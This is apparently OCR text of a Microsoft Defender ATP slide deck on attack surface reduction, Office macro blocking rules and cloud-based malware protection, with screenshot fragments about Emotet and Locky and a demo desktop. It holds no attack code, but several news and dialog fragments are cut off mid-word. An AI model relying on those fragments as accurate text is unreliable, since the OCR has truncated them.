
The need for Attack Surface Reduction

OFF



Attack Surface Reduction

Resist attacks and exploitations



HW BASED ISOLATION

APPLICATION CONTROL

EXPLOIT PROTECTION

NETWORK PROTECTION

CONTROLLED FOLDER ACCESS

Isolate access to untrusted sites

Isolate access to untrusted Office files

Host intrusion prevention

Exploit mitigation

Ransomware protection for your files

Block traffic to low reputation destinations

Protect your legacy applications

Only allow trusted applications to run

Let's pic


by Michael Mir

Home > Profi IT > Sicherheit

Polizei warnt vor Malware in Microsoft-Office-Makros

20.09.2019 | 09:35 Uhr | Hans-Christian Dirscherl

Die berüchtigte Schadsoftware Emotet ist zurück. Sie verbreitet sich derzeit versteckt in Microsoft-Office-Makros.



t Microsoft

criminals behind the Locky
are attacks are upping their
using an application linking
Windows to hit even more
thout being immediately


to an advisory from the
torm Center, the new variant
ransomware exploits
s Dynamic Data Exchange
Windows feature that
the electronic transfer of
s using shared memory and

ASR Rules: Office files example

Smart-ASR control provides the ability to block behavior that balances security and productivity.


Office files (e.g. docx, docm, pptx, pptm, etc)

Blocking all types of Office files, severely impacts productivity (as there are way more good files than malicious files)



Office files w/ macros

Blocking Office files w/ macros, still impacts productivity (as there might be the occasional use for legit macro)




Office files w/ macros, that execute content


Blocking Office files w/ macros that execute content, is far less impactful on legit productivity, while dramatically improving security

Office files w/ macros, that download & execute content

Blocking Office files w/ macros that download and execute content, is almost exclusive behavior of bad files. Thus negligent impact on productivity, with dramatic security benefit

Smart controls provided by WD Exploit Guard





Good files Malicious files

PRODUCT NOTICE

Word hasn't be t
interruption, Er

Microsoft Word

Microsoft Word Security Notice

Microsoft Office has identified a potential security concern.

Suspicious Macros Detected.

Macros in this document have been identified by your virus scanner as suspicious.

VBA runtime has now been interrupted.

More information

OK

Virus & threat protection


Action blocked
Your administrator caused Windows Security to block this action. Contact your help desk.

The need for Attack Surface Reduction

DEMO

The need for next generation protection

OFF



Next generation protection

Protect against all types of emerging threats

Client

Protection in milliseconds
Most common malware are blocked by high-precision detection in Windows Defender AV


Cloud


Protection in milliseconds
ML-powered cloud rules evaluate suspicious files based on metadata sent by the Windows Defender AV client during query and make a determination

Protection in seconds
If needed a copy of the suspicious file is uploaded for inspection by multi-class ML classifiers


Protection in minutes
If additional checking is required the suspicious file is executed in a sandbox for dynamic analysis by multi-class ML classifiers


Protection in hours
The most advanced and innovative samples can be further checked against ML models and expert rules using correlated signals from a vast network of sensors to automatically classify threats





Microsoft Defender ATP next generation protection engines




BGInfo
WinSCP
New folder
Recycle Bin
Acrobat Reader DC
Bitvise SSH Client
Firefox
Microsoft Edge
Public Documents
Unicorn.txt
WindowsD... - Shortcut
User Name:
Logon Doma
Logon Serve
Host Name:
Memory:
Machine Dor
OS Version:
Version:
Snapshot Tir
su-holger@kali-linux-01.westeurope.cloudapp.azure.com:22 - Bitvise SSH Client
Closing and minimization
su-holger@kali-linux-01.westeurope.cloudapp.azure.com:22 - Bitvise SFTP
Window
Local
Remote
Upload queue
Download queue
Log
Browse
Upload queue
Download queue
Log
Local files
Filter:
C:\Users\su-holger\Desktop
Name
Size
Type
Date Modifiec
desktop.ini 282 Configuratio... 6/11/2019 5:
Microsoft Edge.lnk 1,454 Shortcut 6/11/2019 5:
Unicorn.txt 914 Text Docum... 9/16/2019 6:
